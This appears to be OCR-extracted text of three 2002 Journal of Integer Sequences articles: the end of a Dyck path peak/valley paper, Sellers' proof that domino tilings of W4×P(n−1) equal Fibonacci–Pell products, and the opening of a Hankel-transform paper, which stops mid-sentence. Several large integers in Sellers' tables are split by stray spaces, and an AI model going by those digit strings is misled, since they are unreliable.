Theorem 1.2. (see [RV, Proposition 1]) *For given a Dyck path P we give every up-step the weight 1, every down-step from height k to height $k-1$ not following a peak the weight λ_k, and every down-step following a peak of height k the weight μ_k. The weight of $w(P)$ of the path P is the product of the weights of its steps. Then the generating function $\sum_P w(P)$, where the sum over all the Dyck paths, is given by*

$$\cfrac{1}{1-(\mu_1-\lambda_1)-\cfrac{\lambda_1}{1-(\mu_2-\lambda_2)-\cfrac{\lambda_2}{1-(\mu_3-\lambda_3)-\ddots}}}$$

In this paper we find an explicit formulas for the generating functions $\mathrm{Peak}_k^r(x)$ and $\mathrm{Valley}_k^r(x)$ for any $k, r \geq 0$. This allows us to express these functions via Chebyshev polynomials of the second kind $U_k(x)$ and generating function for the Catalan numbers $C(x)$. The main result of this paper can be formulated as follows:

Main Theorem 1.1.

(*i*) *For all $k \geq 2$,*

$$\mathrm{Peak}_k^r(x) = \mathrm{Valley}_{k-2}^r(x);$$

(*ii*) *For all $k, r \geq 0$,*

$$\mathrm{Valley}_k^r(x) = \delta_{r,0}R_{k+1}(x) + \frac{x^rC^{r+1}(x)}{U_{k+1}^2\left(\frac{1}{2\sqrt{x}}\right)\Big(1-x(R_{k+1}(x)-1)C(x)\Big)^{r+1}};$$

(*iii*) *For all* $r \geq 0$,

$$\mathrm{Peak}_1^r(x) = \delta_{r,0} + \frac{x^{3r+2}C^{2r+2}(x)}{(1-x^2C^2(x))^{r+1}}.$$

We give two proofs of this result. The first proof, given in Section 2, uses a decomposition of the paths under consideration, while the second proof, given in Section 3, uses the continued fraction theorem due to Roblet and Viennot (see Theorem 1.2) as the starting point.

Remark 1.3. *By the first part and the second part of the Main Theorem, we obtain an explicit expression for the generating function for the number of Dyck paths starting at* $(0,0)$ *and ending on the* x*-axis with no peaks at height* $k \geq 2$*, namely*

$$\mathrm{Peak}_k^0(x) = R_{k-1}(x) + \frac{x^r C^{r+1}(x)}{U_{k-1}^2\left(\frac{1}{2\sqrt{x}}\right)\left(1-x(R_{k-1}(x)-1)C(x)\right)^{r+1}}.$$

We also provide a combinatorial explanation for certain facts in Main Theorem. For example, we provide a combinatorial proof for the fact (*ii*) in the Main Theorem for $r = k = 0$.

Acknowledgments. The author expresses his appreciation to the referees for their careful reading of the manuscript and helpful suggestions.

2. Proofs: directly from definitions

In this section we present a proof for the Main Theorem which is based on the definitions of the Dyck paths.

Proof of the Main Theorem(*i*). We start by proving the first part of the Main Theorem by introducing a bijection Ψ between the set of Dyck paths of length $2n$ with r peaks at height k and the set of Dyck paths of length $2n$ with r valleys at height $k-2$.

Theorem 2.1. $\mathrm{Peak}_k^r(x) = \mathrm{Valley}_{k-2}^r(x)$ *for all* $k \geq 2$.

Proof. Let $P = P_1, P_2, \ldots, P_{2n}$ be a Dyck path of length $2n$ with exactly r peaks at height $k \geq 2$ where P_j are the points of the path P. For any point P_j we define another point $\Psi(P_j) = Q_j$ as follows. If P_j appears as a point of a valley at height $k-2$ then we define $Q_j = P_j + (0,2)$. If P_j appear as a point of a peak at height k then we define $Q_j = P_j - (0,2)$ (this is possible since $k \geq 2$). Otherwise, we define $Q_j = P_j$. Therefore, we obtain a new path $Q = Q_1, Q_2, \ldots, Q_{2n}$, and by definition of Q it is easy to see that Q is a Dyck path of length $2n$ with exactly r valleys at height $k-2$ (see Figure 2).




FIGURE 2. Bijection Ψ.

In fact, it is easily verified that the map which maps P to Q is a bijection. This establishes the theorem. □

Formula for $\text{Valley}_0^0(x)$. Let P be a Dyck path with no valleys at height 0. It is easy to see that P has no valleys at height 0 if and only if there exists a Dyck path P' of length $2n-2$ such that

$$P = \text{up-step}, P', \text{down-step}.$$

Let P'' be the path that results by shifting P' by $(-1,-1)$. Then the map Θ which sends $P \to P''$ is a bijection between the set of all Dyck paths starting at $(0,0)$ and ending at $(2n,0)$ with no valleys, and the set of all Dyck paths starting at point $(0,0)$ and ending at $(2n-2,0)$. Hence

$$\text{Valley}_0^0(x) = 1 + xC(x),$$

where we count 1 for the empty path, x for the up-step and the down-step, and $C(x)$ for all Dyck paths P''.

Proof of the Main Theorem(ii). First of all, let us present two facts. The first fact concerns the generating function for the number of Dyck paths from the southwest corner of a rectangle to the northeast corner.

Fact 2.2. (see [K, Theorem A2 with Fact A3]) *Let $k \geq 0$. The generating function for the number of Dyck paths which lie between the lines $y = k$ and $y = 0$, starting at $(0,0)$ and ending at (n,k) is given by*

$$F_k(x) := \frac{1}{\sqrt{x}U_{k+1}\left(\frac{1}{2\sqrt{x}}\right)}.$$

The second fact concerns the generating function for the number of Dyck paths starting at $(a,k+1)$ and ending at $(a+n,k+1)$ with no valleys at height k.

Fact 2.3. *The generating function for the number of Dyck paths starting at $(a,k+1)$ and ending at $(a+n,k+1)$ with no valleys at height k is given by*

$$\frac{C(x)}{1-x(R_{k+1}(x)-1)C(x)}.$$

Proof. Let P be a Dyck path starting at $(k+1,0)$ and ending at $(k+1,n)$ with no valleys at height k. It is easy to see that P has a unique decomposition of the form

$$P = W_1, \text{down-step}, V_1, \text{up-step}, W_2, \text{down-step}, V_2, \ldots, \text{up-step}, W_m,$$

where the following conditions holds for all j:

(*i*) W_j is a path consisting of up-steps and down-steps starting and ending at height $k+1$ and never passes below the height $k+1$;

(*ii*) V_j is a path consisting of up-step and down-steps starting and ending at height k and never passes over the height k (see Figure 3).




FIGURE 3. A decomposition of a Dyck path starting at $(a, k+1)$ and ending at $(a+n, k+1)$ with no valleys at height k.

Using [K, Theorem 2] we get that the generating function for the number of paths of type V_j (shift for a Dyck path) is given by $R_{k+1}(x) - 1$. Using the fact that W_j is a shift for a Dyck paths starting and ending on the x-axis we obtain the generating function for the number of Dyck paths of type W_j is given by $C(x)$. If we sum over all the possibilities of m then we have

$$C(x) \sum_{m \geq 0} \left(xC(x)(R_{k+1}(x) - 1) \right)^m = \frac{C(x)}{1 - x(R_{k+1}(x) - 1)C(x)}.$$

□

Now we are ready to prove the second part of the Main Theorem.

Theorem 2.4. *The generating function* $\mathrm{Valley}_k^r(x)$ *is given by*

$$\delta_{r,0}R_{k+1}(x) + \frac{x^r C^{r+1}(x)}{U_{k+1}^2\left(\frac{1}{2\sqrt{x}}\right)\Big(1-x(R_{k+1}(x)-1)C(x)\Big)^{r+1}}.$$

Proof. Let P be a Dyck path starting $(0,0)$ and ending at $(2n,0)$ with exactly r valleys at height k. It is easy to see that P has a unique decomposition of the form

$$P = E_1, \text{up-step}, D_0, \text{down-step}, \text{up-step}, D_1, \text{down-step}, \text{up-step}, \ldots, D_r, \text{down-step}, E_2,$$

where the following conditions holds:

- (i) E_1 is a Dyck path that lies between the lines $y = k$ and $y = 0$, starting at $(0,0)$, and ending at point on height k;
- (ii) D_j is a Dyck path starting and ending at points on height $k+1$ without valleys at height k, for all j;
- (iii) E_2 is a Dyck path that lies between the lines $y = k$ and $y = 0$, starting at point on height k, and ending at $(2n,0)$.

Using Fact 2.2 and Fact 2.3 we get the the desired result for all $r \geq 1$. Now, if we assume that $r = 0$, then we must consider another possibility which is that all the Dyck paths lie between the lines $y = k$ and $y = 0$, starting at $(0,0)$, and ending on the x-axis. Hence, using [K, Theorem 2] we get that the generating function for the number of these paths is given by $R_{k+1}(x)$. □

As a corollary of the Main Theorem(ii) for $k = 0$ (using [M, Example 1.18]) we get

Theorem 2.5. *For all* $r \geq 0$,

$$\mathrm{Valley}_0^r(x) = \delta_{r,0} + x^{r+1}C^{r+1}(x).$$

In other words, the number of Dyck paths starting at $(0,0)$ *and ending at* $(2n,0)$ *with exactly* r *valleys at height* 0 *is given by*

$$\frac{r+1}{n}\binom{2n-r-1}{n+1}.$$

Proof of the Main Theorem(iii). If we merge the first two parts of Main Theorem, then we get an explicit formula for $\mathrm{Peak}_k^r(x)$ for all $r \geq 0$ and $k \geq 2$. Besides, by definition there are no peaks at height 0. Thus, it is left to find $\mathrm{Peak}_1^r(x)$ for all $r \geq 0$.

Theorem 2.6. *For all* $r \geq 0$,

$$\mathrm{Peak}_1^r(x) = \delta_{r,0} + \frac{x^{3r+2}C^{2r+2}(x)}{(1-x^2C^2(x))^{r+1}}.$$

Proof. Let P be a Dyck path starting at $(0,0)$ and ending at $(2n,0)$ with exactly r peaks at height 1. It is easy to see that P has a unique decomposition of the form

$$P = D_0, \text{up-step}, \text{down-step}, D_1, \text{up-step}, \text{down-step}, \ldots, \text{up-step}, \text{down-step}, D_r,$$

where D_j is a nonempty Dyck path starting and ending at point on the x-axis with no peaks at height 1. Hence, the rest is easy to obtain by using [D]. □

For example, for $r = 0$ the above theorem yields the main result of [D].

3. Proofs: Directly from Theorem 1.2

In this section we present another proof for the Main Theorem which is based on Roblet and Viennot [RV, Proposition 1] (see Theorem 1.2).

Let $\lambda_j = x$ for all j, $\mu_j = x$ for all $j \neq k$, and $\mu_k = z$. Theorem 1.2 yields

$$\sum_{r\geq 0} \mathrm{Peak}_k^r(x)z^r = \cfrac{1}{1-\cfrac{x}{1-\cfrac{x}{1-\ddots\cfrac{}{1-\cfrac{x}{1-\cfrac{x}{1-(z-x)-\cfrac{x}{1-\cfrac{x}{1-\cfrac{x}{1-\ddots}}}}}}}}}, \tag{1}$$

where z appears in the kth level. On the other hand, $xC^2(x) = C(x) - 1$, we have that

$$C(x) = \cfrac{1}{1-\cfrac{x}{1-\cfrac{x}{1-\ddots}}}. \tag{2}$$

Using the identities (1) and (2) with $xC^2(x) = C(x) - 1$ we get

Theorem 3.1. *The generating function* $\sum_{r\geq 0} \mathrm{Peak}_k^r(x)z^r$ *is given by*

$$\cfrac{1}{1-\cfrac{x}{1-\cfrac{x}{1-\ddots\cfrac{}{1-\cfrac{x}{1-\cfrac{x}{1-z-x^2C^2(x)}}}}}},$$

where the continued fraction contains exactly k levels.

For example, Theorem 3.1 yields for $z = 0$ the generating function $\mathrm{Peak}_k^0(x)$ as in the statement of Theorem 1.1. More generally, Theorem 3.1 yields an explicit expression for $\mathrm{Peak}_k^r(x)$ for any $r \geq 1$ by using the following lemma.

Lemma 3.2. *For all $k \geq 1$,*

$$\cfrac{1}{1-\cfrac{x}{1-\cfrac{x}{1-\cfrac{\ddots}{1-\cfrac{x}{1-z-xA}}}}} = R_k(x) \cdot \frac{1 - zR_{k-1}(x) - xAR_{k-1}(x)}{1 - zR_k(x) - xAR_k(x)}.$$

where the continued fraction contains exactly k levels.

Proof. Immediately, by using the identity $R_{m+1}(x) = 1/(1 - xR_m(x))$ and induction on k. □

Therefore, using Theorem 3.1, the above lemma, and the identity $R_{m+1}(x) = 1/(1 - xR_m(x))$, together with definitions of $R_k(x)$, we get the explicit expression for the generating function $\mathrm{Peak}_k^r(x)$ for any $r \geq 1$ (see the Main Theorem).

References

[D] E. Deutsch. Dyck path enumeration, *Disc. Math.* **204** (1999), 167–202.

[DS] E. Deutsch and L.W. Shapiro, A survey of the Fine numbers, *Disc. Math.* **241** (2001), 241–265.

[F] T. Fine, Extrapolation when very little is known about the source, *Information and Control* **16** (1970), 331–359.

[K] C. Krattenthaler, Permutations with restricted patterns and Dyck paths, *Adv. in Applied Math.* **27** (2001), 510–530.

[M] S. G. Mohanty, *Lattice Path Counting and Applications*, Academic Press, 1979.

[PW] P. Peart and W.J. Woan, Dyck paths with no peaks at height k, *J. of Integer Sequences* **4** (2001), Article 01.1.3.

[RV] E. Roblet and X.G. Viennot, Théorie combinatoire des T-fractions et approximants de Padé en deux points, *Disc. Math.* **153** (1996), 271–288.

[Ri] Th. Rivlin, *Chebyshev Polynomials: From Approximation Theory to Algebra and Number Theory*, John Wiley, New York, 1990.

[SP] N.J.A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, New York, 1995.

[S] R. Stanley, *Enumerative Combinatorics*, vol. 1, Wadsworth and Brooks/Cole, Pacific Grove, CA, 1986; second printing, Cambridge University Press, Cambridge, 1996.

(Mentions sequence A000108.)

Received March 21, 2002; revised version received April 14, 2002. Published in Journal of Integer Sequences May 1, 2002.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.1.2

Domino Tilings and Products of Fibonacci and Pell Numbers

James A. Sellers

Department of Mathematics
The Pennsylvania State University
107 Whitmore Lab
University Park, PA 16802
USA

Abstract: In this brief note, we prove a result which was ``accidentally'' found thanks to Neil Sloane's Online Encyclopedia of Integer Sequences. Namely, we prove via elementary techniques that the number of domino tilings of the graph W_4 x P_{n-1} equals f_n p_n, the product of the n'th Fibonacci number and the n'th Pell number.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000045 A000129 A001582 A003775 A004253 A028470 A028475 .)

Received March 20, 2002; revised version received May 1, 2002. Published in Journal of Integer Sequences May 6, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.2

Domino Tilings and Products of Fibonacci and Pell Numbers

James A. Sellers

Department of Mathematics
The Pennsylvania State University
107 Whitmore Lab
University Park, PA 16802

sellersj@math.psu.edu

Abstract

In this brief note, we prove a result which was "accidentally" found thanks to Neil Sloane's Online Encyclopedia of Integer Sequences. Namely, we prove via elementary techniques that the number of domino tilings of the graph $W_4 \times P_{n-1}$ equals $f_n p_n$, the product of the n^{th} Fibonacci number and the n^{th} Pell number.

1 Introduction

Recently I received an electronic mail message [1] in which I was notified that a pair of duplicate sequences existed in Neil Sloane's Online Encyclopedia of Integer Sequences [3]. This involved sequence A001582 and the former sequence A003763. One of these sequences was described as the product of Fibonacci and Pell numbers, while the other was the number of domino tilings of the graph $W_4 \times P_{n-1}$.

I soon notified Neil Sloane of this fact and he promptly combined the two sequence entries into one entry, A001582. Upon combining these two entries, he also noted that it was not officially a theorem (that the product of the Fibonacci and Pell numbers was always equal to the number of domino tilings of $W_4 \times P_{n-1}$), but that is was "certainly true."

The primary goal of this short note is to prove this result so that its status is indeed a theorem. We close the paper by noting two other results relating domino tiling sequences in [2] with Fibonacci numbers.

Before proving the main result, we supply some definitions and notation for the sake of completeness. First, we note that the graph W_4 is $K_4 - e$. Moreover, the graph P_n is the path graph on n vertices. The Fibonacci numbers A000045 are defined as the sequence of integers

$$f_1 = 1, f_2 = 1, \text{ and } f_{n+2} = f_{n+1} + f_n \text{ for all } n \geq 0. \tag{1}$$

The Pell numbers A000129 are defined as the sequence of integers

$$p_1 = 1, p_2 = 2, \text{ and } p_{n+2} = 2p_{n+1} + p_n \text{ for all } n \geq 0. \tag{2}$$

2 The Results

Theorem 2.1. *The number of domino tilings of $W_4 \times P_{n-1}$ equals $f_n p_n$ for all $n \geq 2$.*

Proof. Thanks to an article of Faase [2, page 146], we know that the number of domino tilings of $W_4 \times P_{n-1}$, which we will denote by c_n, satisfies $c_2 = 2$, $c_3 = 10$, $c_4 = 36$, $c_5 = 145$ and

$$c_{n+4} - 2c_{n+3} - 7c_{n+2} - 2c_{n+1} + c_n = 0 \tag{3}$$

for all $n \geq 2$. (This is slightly different than the notation used in Faase, where he defines a function $C(n)$ wherein $c_n = C(n-1)$ and then does all work in terms of $C(n)$ rather than c_n.)

It is easy to check that $f_n p_n$ satisfies the initial conditions above. Hence, we focus on checking that $f_n p_n$ satisfies (3).

Repeated applications of (1) and (2) yield

$$f_{n+2} = f_n + f_{n+1}, \ f_{n+3} = f_n + 2f_{n+1}, \text{ and } f_{n+4} = 2f_n + 3f_{n+1} \tag{4}$$

while

$$p_{n+2} = p_n + 2p_{n+1}, \ p_{n+3} = 2p_n + 5p_{n+1}, \text{ and } p_{n+4} = 5p_n + 12p_{n+1}. \tag{5}$$

We now substitute the findings in (4) and (5) into the left-hand side of (3) and simplify:

$$\begin{aligned}
& f_{n+4}p_{n+4} - 2f_{n+3}p_{n+3} - 7f_{n+2}p_{n+2} - 2f_{n+1}p_{n+1} + f_n p_n \\
= \ & (2f_n + 3f_{n+1})(5p_n + 12p_{n+1}) - 2(f_n + 2f_{n+1})(2p_n + 5p_{n+1}) - 7(f_n + f_{n+1})(p_n + 2p_{n+1}) \\
& -2f_{n+1}p_{n+1} + f_n p_n \\
= \ & f_n p_n(10 - 4 - 7 + 1) + f_{n+1}p_n(15 - 8 - 7) + f_n p_{n+1}(24 - 10 - 14) + f_{n+1}p_{n+1}(36 - 20 - 14 - 2) \\
= \ & 0
\end{aligned}$$

Thus, $c_n = f_n p_n$ for all $n \geq 2$ and the proof is complete. □

We note that at least two other domino tiling sequences that appear in [2] are also closely related to Fibonacci numbers.

We first consider sequence A003775 which appears in [2, p. 147] in relationship to the number of domino tilings of $P_5 \times P_{2n}$. Based on this sequence, we define $d_1 = 1, d_2 = 8, d_3 = 95, d_4 = 1183$ and

$$d_{n+4} - 15d_{n+3} + 32d_{n+2} - 15d_{n+1} + d_n = 0 \tag{6}$$

for all $n \geq 1$. Computational experimentation indicates that $f_{2n-1} \mid d_n$ for several values of n. This leads to the following theorem:

Theorem 2.2. *For all $n \geq 1$, $d_n = g_n h_n$ where g_n is the n^{th} term in the sequence A004253 and $h_n = f_{2n-1}$ for all $n \geq 1$.*

Remark: Note that A004253 is related to the number of domino tilings in $K_3 \times P_{2n}$ and $S_4 \times P_{2n}$ as noted by Faase in [2, pp. 146-147]. Moreover, A004253 is quite similar to A028475.

Proof. The proof here follows a similar line of argument to that of Theorem 2.1. From the information given in A004253, we know that

$$g_1 = 1, g_2 = 4, \text{ and } g_{n+2} = 5g_{n+1} - g_n. \tag{7}$$

Moreover, we have

$$h_1 = 1, h_2 = 2, \text{ and } h_{n+2} = 3h_{n+1} - h_n. \tag{8}$$

It is easy to check that $d_n = g_n h_n$ for $1 \leq n \leq 4$, so we focus our attention on the recurrence (6). We know from (7) that

$$g_{n+2} = 5g_{n+1} - g_n, \ g_{n+3} = 24g_{n+1} - 5g_n, \text{ and } g_{n+4} = 115g_{n+1} - 24g_n \tag{9}$$

while (8) yields

$$h_{n+2} = 3h_{n+1} - h_n, \ h_{n+3} = 8h_{n+1} - 3h_n, \text{ and } h_{n+4} = 21h_{n+1} - 8h_n. \tag{10}$$

We now substitute the information from (9) and (10) into the left-hand side of (6) and obtain the following:

$$\begin{aligned}
& g_{n+4}h_{n+4} - 15g_{n+3}h_{n+3} + 32g_{n+2}h_{n+2} - 15g_{n+1}h_{n+1} + g_n h_n \\
= \ & (115g_{n+1} - 24g_n)(21h_{n+1} - 8h_n) - 15(24g_{n+1} - 5g_n)(8h_{n+1} - 3h_n) + 32(5g_{n+1} - g_n)(3h_{n+1} - h_n) \\
& -15g_{n+1}h_{n+1} + g_n h_n \\
= \ & g_n h_n(192 - 225 + 32 + 1) + g_{n+1}h_n(-920 + 1080 - 160) \\
& +g_n h_{n+1}(-504 + 600 - 96) + g_{n+1}h_{n+1}(2415 - 2880 + 480 - 15) \\
= \ & 0
\end{aligned}$$

This completes the proof.

□

Finally, we consider the last sequence of values in [2], which is related to the number of domino tilings of $P_8 \times P_n$ and appears as A028470 in [3]. The first 32 values of the sequence are as follows:

n	C_n
1	1
2	34
3	153
4	2245
5	14824
6	167089
7	1292697
8	12988816
9	108435745
10	1031151241
11	8940739824
12	82741005829
13	731164253833
14	6675498237130
15	59554200469113
16	540061286536921
17	4841110033666048
18	43752732573098281
19	393139145126822985
20	3547073578562247994
21	31910388243436817641
22	287665106926232833093
23	2589464895903294456096
24	233335260839228167200 25
25	21010382587804385726 6833
26	189283060567851506070 1072
27	17046328120997609883612969
28	1535543992469028458603023 69
29	138297451409752264861842028 0
30	12457255314954679645007780869
31	1121994483947642152774221769 53
32	10106185649863612395150888481 78

The recurrence relation satisfied by the values of C_n is given by

$$\begin{aligned} C_{n+32} &= 153C_{n+30} - 7480C_{n+28} + 151623C_{n+26} - 1552087C_{n+24} + 8933976C_{n+22} - 30536233C_{n+20} \\ &\quad +63544113C_{n+18} - 81114784C_{n+16} + 63544113C_{n+14} - 30536233C_{n+12} + 8933976C_{n+10} \\ &\quad -1552087C_{n+8} + 151623C_{n+6} - 7480C_{n+4} + 153C_{n+2} - C_n \end{aligned}$$

for all $n \geq 1$.

We note that $f_{n+1} \,|\, C_n$ for several values of n.

n	C_n/f_{n+1}
1	1
2	17
3	51
4	449
5	1853
6	12853
7	61557
8	382024
9	1971559
10	11585969
11	62088471
12	355111613
13	1939427729
14	10943439733
15	60338602299
16	338172377293
17	1873494595072
18	10464657396101
19	58113694771149
20	324052035315389
21	1801727076022631
22	10038214290617749
23	55845947547948897
24	311010011115265801
25	1730773816266538081
26	9636747170211055304
27	53636683818362516979
28	298610928685279993661
29	1662149072277201394907
30	9253169548548380483401
31	5150759070212913561731 7
32	2867346289361056102362 01
33	1596133084485272225826727
34	8885301696820653301727657
35	4946126957840994549302 4768
36	2753375333492566353781 14713
37	1532712030034359905504838377
38	8532165290411528453455489081
39	4749582600415454802664435 6683
40	2643951022367502420150972 70393

This leads to the conjecture that $f_{n+1} \,|\, C_n$ for all $n \geq 1$. We leave the proof of this (assuming it is true) to the reader, as the calculations involved herein would be straightforward but tedious.

3 Acknowledgements

The author gratefully acknowledges Frank Ellerman for bringing this problem to his attention and Per Hakan Lundow for valuable e-conversations. The author also thanks the referees for

their helpful insights.

References

[1] Personal communication from Frank Ellerman, frank.ellermann@t-online.de, February 9, 2002.

[2] F. J. Faase, On the number of specific spanning subgraphs of the graphs $G \times P_n$, *Ars Combinatoria*, **49** (1998), 129-154.

[3] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/∼njas/sequences/.

2000 *Mathematics Subject Classification*: 11B37, 11B39
Keywords: domino tilings, Fibonacci numbers, Pell numbers

(Concerned with sequences A000045, A000129, A001582, A003775, A004253, A028470 and A028475.)

Received March 20, 2002; revised version received May 1, 2002. Published in Journal of Integer Sequences May 6, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5
(2002), Article 02.1.3

Catalan Numbers, the Hankel Transform, and Fibonacci Numbers

Aleksandar Cvetkovic
Faculty of Electrical Engineering
University of Nis, Yugoslavia
e-mail: aca@elfak.ni.ac.yu

Predrag Rajkovic
Faculty of Mechanical Engineering
University of Nis, Yugoslavia
e-mail: nispeca@yahoo.com

Milos Ivkovic
IMECC-UNICAMP, C.P. 6065, 13083-970
Campinas-SP, Brazil
e-mail: milos@ime.unicamp.br

Abstract: We prove that the Hankel transformation of a sequence whose elements are the sums of two adjacent Catalan numbers is a subsequence of the Fibonacci numbers. This is done by finding the explicit form for the coefficients in the three-term recurrence relation that the corresponding orthogonal polynomials satisfy.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A005807 A001906 A001519

Received April 8, 2002; revised version received May 14, 2002. Published in Journal of Integer Sequences May 14, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.3

Catalan Numbers, the Hankel Transform, and Fibonacci Numbers

Aleksandar Cvetković
Faculty of Electrical Engineering
University of Niš, Yugoslavia
e-mail: aca@elfak.ni.ac.yu

Predrag Rajković
Faculty of Mechanical Engineering
University of Niš, Yugoslavia
e-mail: nispeca@yahoo.com

Miloš Ivković
IMECC-UNICAMP, C.P. 6065, 13083-970
Campinas-SP, Brazil
e-mail: milos@ime.unicamp.br

Abstract

We prove that the Hankel transformation of a sequence whose elements are the sums of two adjacent Catalan numbers is a subsequence of the Fibonacci numbers. This is done by finding the explicit form for the coefficients in the three-term recurrence relation that the corresponding orthogonal polynomials satisfy.

1. Introduction

Let $A = \{a_0, a_1, a_2, ...\}$ be a sequence of real numbers. The Hankel matrix generated by A is the infinite matrix $H = [h_{i,j}]$, where $h_{i,j} = a_{i+j-2}$, i.e.,

$$H = \begin{bmatrix} a_0 & a_1 & a_2 & a_3 & \dots \\ a_1 & a_2 & a_3 & a_4 & \dots \\ a_2 & a_3 & a_4 & a_5 & \dots \\ a_3 & a_4 & a_5 & a_6 & \dots \\ a_4 & a_5 & a_6 & a_7 & \dots \\ \vdots & \vdots & \vdots & \vdots & \ddots \end{bmatrix}$$

The *Hankel matrix* H_n *of order* n is the upper-left $n \times n$ submatrix of H and the *Hankel determinant of order* n of A, denoted by h_n, is the determinant of the corresponding Hankel matrix.

For a given sequence $A = \{a_0, a_1, a_2, ...\}$, the *Hankel transform* of A is the corresponding sequence of Hankel determinants $\{h_0, h_1, h_2, \dots\}$ (see Layman [5]).

The elements of the sequence in which we are interested (A005807 of the On-Line Encyclopedia of Integer Sequences (EIS) [10], also INRIA [3]) are the sums of two adjacent Catalan numbers:

$$\begin{aligned} a_n &= c(n) + c(n+1) = \frac{1}{n+1}\binom{2n}{n} + \frac{1}{n+2}\binom{2n+2}{n+1} \\ &= \frac{(2n)!(5n+4)}{n!(n+2)!} \qquad (n = 0, 1, 2, \dots). \end{aligned}$$

This sequence starts as follows:

$$2, \quad 3, \quad 7, \quad 19, \quad 56, \quad 174 \dots$$

In a comment stored with sequence A001906 Layman conjectured that the Hankel transformation of $\{a_n\}_{n\geq 0}$ equals the sequence A001906, i.e., the bisection of Fibonacci sequence. In this paper we shall prove a slight generalization of Layman's conjecture.

The generating function $G(x)$ for the sequence $\{a_n\}_{n\geq 0}$ is given by

$$G(x) = \sum_{n=0}^{\infty} a_n x^n = \frac{1}{x}\left(\frac{(1-\sqrt{1-4x})(1+x)}{2x} - 1\right) \tag{1}$$

It is known (for example, see Krattenthaler [4]) that the Hankel determinant h_n of order n of the sequence $\{a_n\}_{n\geq 0}$ equals

$$h_n = a_0^n \beta_1^{n-1} \beta_2^{n-2} \cdots \beta_{n-2}^2 \beta_{n-1}, \tag{2}$$

where $\{\beta_n\}_{n\geq 1}$ is the sequence given by:

$$G(x) = \sum_{n=0}^{\infty} a_n x^n = \cfrac{a_0}{1 + \alpha_0 x - \cfrac{\beta_1 x^2}{1 + \alpha_1 x - \cfrac{\beta_2 x^2}{1 + \alpha_2 x - \cdots}}} \tag{3}$$

The sequences $\{\alpha_n\}_{n\geq 0}$ and $\{\beta_n\}_{n\geq 1}$ are the coefficients in the recurrence relation

$$P_{n+1}(x) = (x-\alpha_n)P_n(x) - \beta_n P_{n-1}(x)$$

where $\{P_n(x)\}_{n\geq 0}$ is the monic polynomial sequence orthogonal with respect to the functional L determined by

$$L[x^n] = a_n \quad (n = 0, 1, 2, \ldots). \tag{4}$$

In the next section this functional is constructed and a theorem concerning the polynomials $\{P_n(x)\}_{n\geq 0}$ and the sequences $\{\alpha_n\}_{n\geq 0}$ and $\{\beta_n\}_{n\geq 1}$ is proved.

2. Main Theorem

We would like to express $L[f]$ in the form:

$$L[f(x)] = \int_R f(x)d\psi(x),$$

where $\psi(x)$ is a distribution, or, even more, to find the weight function $w(x)$ such that $w(x) = \psi'(x)$.

Denote by $F(z)$ the function

$$F(z) = \sum_{k=0}^{\infty} a_k z^{-k-1},$$

From the generating function (1), we have:

$$F(z) = z^{-1}\ G\big(z^{-1}\big) = \frac{1}{2}\left\{z - 1 - (z+1)\sqrt{1-\frac{4}{z}}\right\}. \tag{5}$$

From the theory of distribution functions (see Chihara [1]), we have Stieltjes inversion function

$$\psi(t) - \psi(s) = -\frac{1}{\pi}\int_s^t \Im F(x+iy)dx. \tag{6}$$

Since $F(\bar{z}) = \overline{F(z)}$, it can be written in the form

$$\psi(t) - \psi(0) = -\frac{1}{2\pi i}\lim_{y\to 0^+}\int_0^t \Big[F(x+iy) - F(x-iy)\Big]dx. \tag{7}$$

Knowing that

$$\int_0^t F(x+a)dx = \frac{1}{4}\left\{a^2\ \sqrt{1-\frac{4}{a}} - 2t + 2at + t^2 - (a+t)^2\sqrt{1-\frac{4}{a+t}}\right\}$$
$$-2\log\Big(-2+a+a\ \sqrt{1-\frac{4}{a}}\Big) + 2\log\Big(-2+a+t+(a+t)\ \sqrt{1-\frac{4}{a+t}}\Big),$$

we find the distribution function

$$\psi(t)=\begin{cases}\frac{1}{4\pi}\left\{t\,\sqrt{t(4-t)}-8\Big(\pi-\arctan\frac{\sqrt{(4-t)t}}{2-t}\Big)\right\}, & 0\le t<2;\\ \frac{1}{4\pi}\left\{t\,\sqrt{t(4-t)}-8\arctan\frac{\sqrt{(4-t)t}}{t-2}\right\}; & 2\le t\le 4.\end{cases}$$

After differentiation of $\psi(t)$ and simplification of the resulting expression, we finally have:

$$w(x)=\frac{1}{2}(x+1)\sqrt{\frac{4}{x}-1},\quad x\in(0,4). \tag{8}$$

In this way, we obtained the positive-definite L that satisfies (4) and proved that the corresponding orthogonal polynomial sequence exists. We have

Theorem 1. *The monic polynomial sequence $\{P_n(x)\}$ orthogonal with respect to the linear functional*

$$L(f):=\frac{1}{2\pi}\int_0^4 f(x)(x+1)\sqrt{\frac{4}{x}-1}dx, \tag{9}$$

satisfies the three-term recurrence relation

